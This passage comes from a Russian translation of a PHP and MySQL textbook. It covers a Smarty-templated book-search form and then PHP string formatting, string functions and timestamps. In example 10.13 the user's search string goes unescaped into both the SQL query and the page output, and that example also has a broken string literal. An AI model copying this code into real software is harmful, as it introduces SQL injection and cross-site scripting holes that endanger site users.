В строках с 10 по 13 выполняется экранирование служебных символов для предотвращения взлома способом, называемым «инъекцией SQL».

В строке 17 выполняется запрос к базе данных. В строках 24–28 выполняется обход результатов. В строке 51 завершается обработка данных формы. Искомая строка передается функции `query_db`. Этот пример иллюстрирует довольно простую реализацию поиска текста в таблице с выводом результатов на странице (рис. 10.13).

На рис. 10.14 видно, что по строке `ing` найдено одно название.

Сокращение искомой строки до `in` приводит к появлению в результатах поиска еще одного названия (рис. 10.15).

Этот пример прекрасно справляется с возложенной на него задачей, но кому-то он уже покажется более сложным и запутанным, чем хотелось бы. Чтобы устранить эту проблему, надо отделить, имеющийся HTML-код от PHP-кода.




Рис. 10.13. Перед нами уже знакомое текстовое поле для ввода искомой строки




Рис. 10.14. Отображены названия книг, содержащие строку `ing`




Рис. 10.15. Поиск по более короткой строке дает больше результатов

Шаблоны

Шаблоны позволяют отделить код разметки HTML, определяющий представление (внешний вид) страницы, от кода PHP, отвечающего за сбор информации. После разделения программного кода тот, кто знаком с языком HTML и, возможно, CSS, сможет легко изменять шаблон, не опасаясь нарушить работоспособность PHP-кода. А программист будет иметь возможность сфокусироваться на решении проблемы, не беспокоясь о представлении данных.

Шаблоны дают и другие преимущества. Если в тексте шаблона будет допущена ошибка, сообщение о ней однозначно укажет на шаблон. Сам шаблон можно загрузить в веб-браузер или графический инструмент разработки, например Dreamweaver, поскольку он напоминает веб-страницу в ее окончательном виде после обработки. Шаблоны поддерживают основную функциональность, например возможность определить, какой раздел страницы будет видимым, а какой – нет.

Конечно, ничто не совершенно; и у шаблонов есть недостатки. При использовании шаблонов увеличивается число файлов, которые требуется сопровождать. Из-за них несколько возрастает время обработки. Кроме того, они требуют установки и настройки дополнительного механизма обработки шаблонов. Например, чтобы использовать популярный механизм обработки шаблонов Smarty, понадобится версия PHP начиная с 4.0.6.

Механизм шаблонов

В Интернете можно найти несколько пакетов управления шаблонами. В каждом из них используется свой *механизм шаблонов* (template engine), выполняющий обработку шаблонов с максимально возможной эффективностью. Независимо от конкретного используемого механизма вам придется выполнять одну и ту же последовательность действий:

1. Извлечь данные.
2. Вызвать функции шаблона для каждого значения, присутствующего в шаблоне.
3. Отобразить шаблон с помощью функции `template`.

Вскоре мы рассмотрим все эти действия на примерах. Один из наиболее популярных и доступных механизмов обработки шаблонов называется Smarty (см. рис. 10.16). У этого механизма много возможностей, но мы рассмотрим лишь основные.

Установка

Установить механизм шаблонов Smarty гораздо проще, чем установить и настроить веб-сервер Apache, PHP и MySQL, тем не менее, процессу установки следует уделить внимание:

1. Загрузить Smarty можно с сайта <http://smarty.php.net/download.php>. Загружайте последнюю стабильную версию.
2. Извлеките файлы из архива в удобное для вас место.
3. Создайте каталог *Smarty* в корневом каталоге с веб-документами. Если вы не знаете, какой каталог является корневым, определить его можно с помощью следующего PHP-кода:

```
<?php
echo $_SERVER["DOCUMENT_ROOT"];
?>
```

4. Скопируйте содержимое каталога *libs/* из архива пакета в только что созданный каталог *Smarty*.
5. Вы получите в корневом каталоге с веб-документами следующую структуру каталогов:

```
Smarty/Config_File.class.php
Smarty/debug.tpl
Smarty/internals/
Smarty/plugins/
Smarty/Smarty.class.php
Smarty/Smarty_Compiler.class.php
```

Каталоги уровня приложения

Каждое приложение, в котором предполагается использовать механизм Smarty, должно располагаться в четырех каталогах. В этих каталогах будут размещаться шаблоны, скомпилированные шаблоны, кэшированные шаблоны и файлы с настройками. Вы можете не использовать некоторые функциональные возможности, но на всякий случай создайте все эти каталоги:

1. Создайте в корневом каталоге с веб-документами подкаталог *myapp/*. Если хотите, можете дать ему любое другое имя, но в своих дальнейших пояснениях мы исходим из предположения, что каталог называется *myapp/*.
2. Создайте в нем подкаталог *smarty (myapp/smarty)*.
3. В только что созданном каталоге *smarty* создайте четыре дополнительных подкаталога: *templates*, *templates_c*, *cache* и *config*. Убедитесь, что веб-сервер обладает правом на запись в каталоги *templates_c* и *cache*, созданные на предыдущем шаге.

Теперь осталось только создать шаблон и PHP-сценарий.

Создание примеров сценария

Теперь разместим приложение в корневом каталоге с веб-документами (пример 10.11).

Пример 10.11. Файл *smarty.php*

```
<?php
// Доступ к Smarty.class.php по абсолютному пути
$base_path = basename(dirname(__FILE__));
require($base_path.'./Smarty/Smarty.class.php');
$smarty = new Smarty();
$smarty->template_dir = $base_path.'./myapp/smarty/templates';
$smarty->compile_dir = $base_path.'./myapp/smarty/templates_c';
$smarty->cache_dir = $base_path.'./myapp/smarty/cache';
$smarty->config_dir = $base_path.'./myapp/smarty/config';
?>
```

Файл из примера 10.11 сообщает приложению, где можно отыскать подключаемый файл с определением класса `Smarty` и где находятся каталоги приложения.

Затем создадим *myapp/index.php*:

```
<?php
require_once("smarty.php");
$smarty->assign('test', '123');
$smarty->display('index.tpl');
?>
```

Создание примера шаблона

Создайте файл *index.tpl* в своем каталоге *myapp/smarty/templates* (пример 10.12).

Пример 10.12. Пример файла шаблона index.tpl

```
<html>
<head>
  <title>Smarty</title>
</head>
<body>
  // Это просто, как раз-два-три
  Its as easy as {$test}.
</body>
</html>
```

Теперь запустите приложение из окна веб-браузера (*http://www.domain.com/myapp/index.php* в нашем случае). Вы должны увидеть нечто напоминающее рис. 10.16.




Рис. 10.16. Отображение результатов работы шаблона в окне веб-браузера

Теперь преобразуйте пример 10.10, как показано в примере 10.13.

Пример 10.13 Отображение таблицы с помощью шаблона

```

<?php
function query_db($qstring){
    require_once("smarty.php");
    require_once("../db_login.php");
    require_once("DB.php");
    $connection = DB::connect(
        "mysql://$db_username:$db_password@$db_host/$db_
database");
    if (DB::isError($connection)) {
        die("Ошибка подключения к базе данных: <br />".
            DB::errorMessage($connection));
    }
    $query = "SELECT * FROM books NATURAL JOIN authors ".
        "WHERE books.title like '%$qstring%'";
    $result = $connection->query($query);
    if (DB::isError($result)){
        die("Ошибка исполнения запроса к базе данных: <br>".
            $query." ".
            DB::errorMessage($result));
    }
    while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
        $test[] = $result_row;
    }
    $connection->disconnect();
    $smarty->assign('users', $test);
    $smarty->display('table.tpl');
}
?>
<html>
<head>
    <title>Создание формы</title>
</head>
<body>
<?php
    $search = $_GET["search"];
    $self = htmlentities($_SERVER['PHP_SELF']);
    if ($search != NULL) {
        echo "Искомая строка: <strong>$search</strong>.";
        query_db($search);
    }
    else {
        echo '
        <form action="'. $self. '" method="GET">

```

```

        <label>
        Искать:
        <input type="text" name="search" id="search" />
        </label>
        <input type="submit" value="Найти!">
    </form>;
    }
?>
</body>
</html>

```

Шаблон получился чуть более сложным. Каждая строка возвращается в виде массива, а строк несколько, и шаблон должен обработать каждый элемент каждой строки.

Содержимое файла *table.tpl* приведено в примере 10.14. Создайте файл *table.tpl* в своем каталоге *myapp/smarty/templates*.

Пример 10.14. Новый шаблон таблицы

```

<table border=1>
<tr><th>Название</th><th>Автор</th><th>Страниц</th></tr>
{section name=mysec loop=$users}
    {strip}
    <tr>
        <td>{$users[mysec].title}</td>
        <td>{$users[mysec].author}</td>
        <td>{$users[mysec].pages}</td>
    </tr>
    {/strip}
{/section}
</table>

```

Ключевое слово `section` служит для организации цикла по множеству значений в массиве. Следующая строка ссылается на поле `title` (название книги) для текущего покупателя:

```

{$users[mysec].title

```

В шаблон включен элемент цикла Smarty. Для возвращаемых результатов мы использовали ассоциативный массив, чтобы облегчить операцию чтения, — благодаря этому мы получили возможность обращаться к значениям по именам полей, которые соответствуют именам столбцов, а не по числовым индексам. Механизм Smarty позволяет легко добавлять такие элементы оформления, как чередование строк с разным цветом фона.

В следующей главе мы рассмотрим более сложные функции для работы с базой данных, чтобы закрепить их понимание.

Вопросы к главе 10

Вопрос 10.1

Какая суперглобальная переменная позволяет автоматически вызывать тот же самый сценарий для обработки данных формы?

Вопрос 10.2

Создайте форму с текстовыми полями для ввода имени пользователя и пароля, которая отправляла бы введенные значения этому же сценарию.

Вопрос 10.3

Добавьте в форму из вопроса 10.2 программный код, который выводит отправленные значения.

Вопрос 10.4

Напишите SQL-запрос для выборки только тех авторов, имена которых начинаются с буквы D.

Ответы на эти вопросы приводятся в разделе «Глава 10» приложения.

По договору между издательством «Символ-Плюс» и Интернет-магазином «Books.Ru – Книги России» единственный легальный способ получения данного файла с книгой ISBN 978-5-93286-115-8, название «Изучаем PHP и MySQL» – покупка в Интернет-магазине «Books.Ru – Книги России». Если Вы получили данный файл каким-либо другим образом, Вы нарушили международное законодательство и законодательство Российской Федерации об охране авторского права. Вам необходимо удалить данный файл, а также сообщить издательству «Символ-Плюс» (piracy@symbol.ru), где именно Вы получили данный файл.

11

Практика PHP

В этой главе мы рассмотрим решение наиболее типичных задач, встречающихся при разработке программ на языке PHP. Среди них: работа со строками, форматы отображения строк, работа с датой и временем. Также будут продемонстрированы приемы работы с файлами из PHP-программ. Кроме того, на практическом примере мы покажем, как предоставить пользователю возможность загрузить файл на сервер и выполнить его проверку до начала работы. Возможность отправлять файлы на сервер может оказаться очень удобной, но она влечет за собой угрозу безопасности, если содержимое файлов не проверяется должным образом.

При создании в сценариях HTML-разметки для наполнения веб-страниц немалая часть времени уходит на работу со строками. В PHP есть много функций для решения любых задач. Возможно, вам иногда понадобится изменять регистр букв в строках или менять формат представления даты и времени. Любые операции с датами, особенно с промежутком в несколько лет, непременно вырастают в сложную проблему, если не воспользоваться специальными функциями для работы с датами

Функции для работы со строками

Программируя на двух языках, каждый из которых поддерживает возможность манипулирования строками, полезно изучить функции для работы со строками, имеющиеся в PHP и MySQL. В зависимости от ситуации вам будет удобнее изменять строку либо в запросе¹, либо в коде PHP. Мы рассмотрим следующие операции над строками:

¹ Имеется в виду текст SQL-запроса к MySQL. – *Прим. науч. ред.*

- форматирование строки для отображения;
- определение длины строки;
- изменение регистра букв в строке;
- поиск подстроки в строке и определение позиции искомой подстроки;
- извлечение части строки.

Начнем с форматирования строк, так как это поможет при рассмотрении остальных тем.

Форматирование строк

До сих пор мы отображали строки с помощью функций `echo` и `print`, без особых изменений. Вам предстоит освоить две другие функции – `printf` и `sprintf`. Если вы знакомы с такими языками программирования, как C, то обнаружите, что в языке PHP эти функции работают точно так же. Не стоит беспокоиться, если прежде вам не приходилось ими пользоваться, – правила работы с данными функциями очень просты. Единственное различие между ними заключается в том, что функция `printf` выводит форматированную строку, как и `print`, а `sprintf` просто возвращает такую строку, которую можно сохранить в переменной с заданным вами именем.

Функция `printf`

Функция `printf` принимает в качестве первого аргумента специальную *строку формата* (*formatting string*). Строка формата представляет собой шаблон, описывающий порядок включения в строку значений остальных аргументов функции. В шаблоне можно определить формат представления чисел в строке или вариант дополнения значения. Например, чтобы вывести двоичное число, можно воспользоваться приемом из примера 11.1.

Пример 11.1. Отображение числа в двоичном представлении

```
<?php
printf("The computer stores the number 42 internally as %b.",42);
?>
```

Как результат работы этого примера выглядит в окне браузера, показано на рис. 11.1.




Рис. 11.1. Отображение числа 42 в двоичном представлении

Строка формата в примере 11.1 содержит заполнитель, который определяет, где в строке должно выводиться значение второго аргумента функции (числа 42). Заполнитель начинается со знака процента (%) и называется *спецификатором формата* (conversion specification). Строка формата может содержать любое число спецификаторов, но каждому из них должен соответствовать свой аргумент, передаваемый функции `printf` при ее вызове.

Символ после знака процента – это спецификатор типа. *Спецификатор типа* (type specifier) определяет формат представления аргумента при включении его значения в выходную строку, как это показано в примере 11.2.

Пример 11.2. Функция printf вставляет числа в строку

```
<?php
printf("The computer stores the numbers 42, and 256 internally as %b and
%b.",
                                42,256);
?>
```

Как результат работы этого примера выглядит в окне браузера, показано на рис. 11.2.




Рис. 11.2. Включение двух чисел в строку

До сих пор мы использовали только один спецификатор типа – `b`, предназначенный для вывода чисел в двоичном представлении, но есть и другие. В табл. 11.1 перечислены спецификаторы типа, определяющие формат вывода числовых значений.

Значения для последнего столбца в табл. 11.1 были получены с помощью примера 11.3.

Пример 11.3. Вывод одного и того же числа в разных форматах

```
<?php
$value=42;
printf("%d<br />", $value);
printf("%b<br />", $value);
printf("%c<br />", $value);
printf("%f<br />", $value);
printf("%o<br />", $value);
printf("%s<br />", $value);
printf("%x<br />", $value);
printf("%X<br />", $value);
?>
```


Таблица 11.1. Спецификаторы типа числовых значений

Спецификатор типа	Назначение	Пример (для числа 42)
d	Отобразить значение как десятичное число	42
b	Отобразить значение как двоичное число	101010
c	Отобразить значение как символ ASCII	*
f	Отобразить значение как вещественное число с двойной точностью	42.000000
o	Отобразить значение как восьмеричное число	52
s	Отобразить значение как строку	42
x	Отобразить значение как шестнадцатеричное число, буквы строчные	2a
X	Отобразить значение как шестнадцатеричное число, буквы прописные	2A

В результате был получен этот столбец:

```
42
101010
*
42.000000
52
42
2a
2A
```

На практике такой подход можно использовать для преобразования десятичных чисел в шестнадцатеричные, собирая строку для представления значений цвета в элементах HTML. Человек лучше воспринимает десятичные числа, поэтому можно использовать десятичные значения, которые автоматически будут вставляться в теги в требуемом формате, например: `color="#2a11cc"`.

Заполнение

Помимо всего прочего можно указать вариант заполнения (padding) каждого поля. Чтобы заполнить поле нулями слева, следует добавить спецификатор формата, то есть знак процента (%), и ноль, а после них указать длину поля в символах и спецификатор типа (пример 11.4). Если выводимое значение окажется короче указанной длины поля, оно будет дополнено нулями слева.

Пример 11.4. Заполнение нулями слева

```
<?php
printf("Zero padding can help alignment %05d.", 42);
?>
```

Результат заполнения нулями показан на рис. 11.3.

Возможность заполнения ведущими пробелами представлена в примере 11.5. В этом случае все делается точно так же, как в предыдущем, но после знака процента вместо нуля ставится символ пробела.

Пример 11.5. Заполнение пробелами слева

```
<?php
printf("Space padding can be tricky in HTML % 5d.", 42);
?>
```




Рис. 11.3. Заполнение нулями до пяти символов

Результат попытки заполнения ведущими пробелами представлен на рис. 11.4.

Как видно на этом рисунке, веб-браузер проигнорировал пробелы перед числом 42. Исправить такое положение можно с помощью HTML-тега `<pre>`. HTML-тег `<pre>` позволяет включить в документ форматированный текст. Внутри этого тега все пробелы и символы перевода строки отображаются точно. Кроме того, текст внутри тега `<pre>` отображается моноширинным шрифтом. Рассмотрим пример 11.6.




Рис. 11.4. Результат заполнения ведущими пробелами отображается некорректно

Пример 11.6. Отображение ведущих пробелов с помощью тегов `<pre>` и `</pre>`

```
<?php
printf("<pre>Space padding can be tricky in HTML % 5d.</pre>",
      42);
?>
```

На рис. 11.5 видно, что пробелы выведены корректно.

Если не указать символ заполнения, как это сделано в примере 11.7, функция `printf` выполнит¹ заполнение пробелами и выведет строку, отформатированную так же, как на рис. 11.5.




Рис. 11.5. Теперь ведущие пробелы видны

Пример 11.7. Заполнение пробелами слева по умолчанию

```
<?php
printf("<pre>Space padding can be tricky in HTML %5d.</pre>",
      42);
?>
```

Этот фрагмент полностью эквивалентен примеру 11.5, включая результат, как показано на рис. 11.6.

Чтобы выполнить заполнение до длины поля справа, достаточно просто определить длину поля с помощью отрицательного числа, как это сделано в примере 11.8.




Рис. 11.6. Ведущие пробелы сохранились

¹ Если: а) в спецификаторе формата явно указана длина поля, и б) эта длина превышает длину подлежащего выводу значения. — *Прим. науч. ред.*

Пример 11.8. Заполнение пробелами справа

```
<?php
printf("<pre> Space padding can be tricky in HTML %-5d.</pre>",
      42);
?>
```

Результат использования отрицательного числа в качестве длины поля показан на рис. 11.7.




Рис. 11.7. Заполнение пробелами справа

Задание точности

Иногда требуется указать количество цифр, выводимых в вещественных числах после десятичной точки. При выводе денежных сумм без этого просто не обойтись. Чтобы определить количество цифр после десятичной точки, нужно добавить спецификатор формата (знак процента) с точкой и после нее указать, сколько десятичных разрядов должно выводиться. В следующей строке кода показано, как это делается:

```
%.число_выводимых_десятичных_разрядовf
```

В примере 11.9 значение 42.4242 выводится как денежная сумма.

Пример 11.9. Отображение вещественного числа в денежном формате

```
<?php
printf("Please pay $%.2f. ", 42.4242);
?>
```

Этот пример выводит знак доллара и указанное число десятичных разрядов (рис. 11.8).




Рис. 11.8. Отображается только два десятичных разряда

Даже если в примере 11.9 заменить значение 42.4242 значением 42, все равно будет выведено два нуля после десятичной точки, поскольку мы сообщили функции `printf`, что желаем всегда видеть два десятичных разряда:

```
Please pay $42.00
(Пожалуйста, заплатите $42.00)
```

На рис. 11.9 приведено подробное описание спецификатора `%08.2f`.



Рис. 11.9. Составные части спецификатора формата

Спецификатор формата, представленный на рис. 11.9, подразумевает вывод вещественного числа с двумя цифрами после десятичной точки и заполнением ведущими нулями до восьми¹ символов.

Функция `sprintf`

Функция `sprintf` работает точно так же, как функция `printf`, за исключением того, что ее вывод направляется в строковую переменную.

В примере 11.10 результирующая строка присваивается переменной `$total`. После этого строку можно дополнительно обработать или, как в данном примере, вывести на экран с помощью функции `echo`.

Пример 11.10. Использование функции `sprintf` с переменной

```
<?php
$total=sprintf("Please pay $%.2f. ", 42.4242);
echo $total;
?>
```

Результат работы примера 11.10 приведен на рис. 11.10.

При работе со строками, переданными из внешних источников, иногда требуется получить дополнительные сведения о них, например определить длину строки или узнать, не содержит ли она определенную

¹ Эти восемь отображаемых символов включают и одну позицию на отображение самой десятичной точки. — Прим. науч. ред.




Рис. 11.10. Вывод значения переменной \$total

подстроку. Вспомним, что строка – это более или менее упорядоченный список символов. Каждому символу однозначно соответствует номер его позиции в строке.

Длина

Определить количество символов в строке можно с помощью функции `strlen` PHP. С ней очень удобно проверять, корректны ли данные в строке и не превышает ли длина строки допустимую. В примере 11.11 показано, как использовать функцию.

Пример 11.11. Вычисление длины строки

```
<?php
    $password="scr1";

    if (strlen($password) < 5)
    {
        echo("Passwords must be at least 5 characters long.");
    }
    else {
        echo("Password accepted.");
    }
?>
```

Результат проверки пароля приведен на рис. 11.11.

Теперь рассмотрим возможность изменения регистра букв в строке. Если помните, мы уже занимались этим в главе 5, при первом упоминании функций для работы со строками.




Рис. 11.11. Пароль слишком короткий с точки зрения безопасности

Изменение регистра букв

Язык PHP предоставляет функции, позволяющие переводить все буквы в строке в верхний или нижний регистр, а также делать первые буквы слов заглавными. Это функции `strtoupper`, `strtolower` и `ucwords` соответственно. В примере 11.12 данные функции применяются к одной и той же строке.

Пример 11.12. Применение функций, изменяющих регистр букв

```
<?php
$username="John Doe";
echo("$username после перевода букв в верхний регистр: "
    .strtoupper($username).".<br />");
echo("$username после перевода букв в нижний регистр: "
    .strtolower($username).".<br />");
echo("$username после перевода первых букв слов в верхний регистр: "
    .ucwords($username).".<br />");
?>
```

Программный код примера 11.12 выводит заданную строку, сделав все ее буквы заглавными, строчными и сделав заглавными первые буквы слов соответственно:

```
John Doe после перевода букв в верхний регистр: JOHN DOE
John Doe после перевода букв в нижний регистр: john doe
John Doe после перевода первых букв слов в верхний регистр: John Doe
```

Эти функции не влияют на цифры и другие символы.

Функция `strtoupper` возвращает строку, в которой все алфавитные символы преобразованы к верхнему регистру. Функция `strtolower` возвращает строку, в которой все символы алфавита (буквы) преобразованы к нижнему регистру. Однако у этих функций есть изъян: никакие буквы с диакритическими знаками (циркумфлексами, грависами, тильдами, умляутами и пр.) не переводятся в нижний регистр. Функция `ucwords` возвращает строку, в которой первый символ каждого слова преобразуется к верхнему регистру (разумеется, это касается только алфавитных символов). Еще одна полезная функция, которую мы не включили в пример, — `ucfirst`, она переводит в верхний регистр только первую букву строки.

Проверка строк

Определить, является ли заданная строка частью другой строки, можно с помощью функции `strstr`, как показано в примере 11.13. Эта функция принимает два аргумента: строку, в которой выполняется поиск, и искомую подстроку. Данная функция выполняет поиск с учетом регистра букв; поиск без учета регистра букв можно выполнить с помощью функции `striestr`. Наконец, определить позицию первого вхождения подстроки в строке можно с помощью функции `strpos`.

Пример 11.13. Определение наличия подстроки в строке

```
<?php
    $password="secretpassword1";

    if (strstr($password,"password")) {
        echo('Пароль не должен содержать слово "password".');
    }
    else {
        echo("Пароль принят.");
    }
?>
```

Пример 11.13 выведет:

Пароль не должен содержать слово "password".

Также иногда бывает полезно определить позицию в строке, соответствующую началу искомой подстроки.

Использование позиции в строке для извлечения части строки

Рассмотрим совместное использование нескольких функций. Возьмем для примера строку `testing testing Username:Michele Davis` и извлечем из нее только имя. В примере 11.14 несколько функций совместно применяются для поиска и извлечения части строки.

Пример 11.14. Совместное применение нескольких функций для извлечения части строки

```
<?php
    $test_string="testing testing Username:Michele Davis";
    $position=strpos($test_string,"Username:");

    // Прибавить длину строки "Username:"
    $start=$position+strlen("Username:");

    echo "$test_string<br />";
    echo "$position<br />";
    echo substr($test_string,$start);
?>
```

Сначала вызывается функция `strpos`, которая отыскивает подстроку `Username:` и возвращает ее позицию в строке, причем отсчет символов начинается с нуля. Затем с помощью функции `strlen` к полученной позиции добавляется длина найденной подстроки, чтобы получить номер позиции, начиная с которого будет выполняться извлечение из строки `$test_string`. Имя извлекается с помощью функции `substr`, которая принимает в качестве параметров строку и возвращает все, что находится в ней начиная с символа в позиции `$position`. На рис. 11.12 показаны результаты работы этого примера.



Рис. 11.12. Результат извлечения имени пользователя из длинной строки

Число 16 в данном примере – это позиция имени пользователя. Найдите в примере строку:

```
echo "$position<br />";
```

Именно она выводит число 16.

А теперь рассмотрим отображение и работу с датами и временем.

Функции для работы с датой и временем

Для работы с датами в языке PHP используются стандартные для UNIX отметки времени (timestamp). Отметка времени – это просто число секунд, прошедших с 1 января 1970 года. Получить текущую отметку времени можно с помощью функции `time`, как показано в примере 11.15.

Пример 11.15. Вывод значения текущей отметки времени

```
<?php
$timestamp = time();
echo $timestamp;
?>
```

Результат работы примера приведен на рис. 11.13.

Такое представление не годится для отображения даты и времени. Поэтому следует преобразовать отметку времени в содержательную строку с помощью функции `date`. Функция `date` принимает значение отметки времени и строку формата, как показано в примере 11.16.




Рис. 11.13. Отметка времени

Пример 11.16. Вывод даты и времени в понятном виде

```
<?php
$timestamp= time();
echo date("m/d/y G:i:s",$timestamp);
?>
```

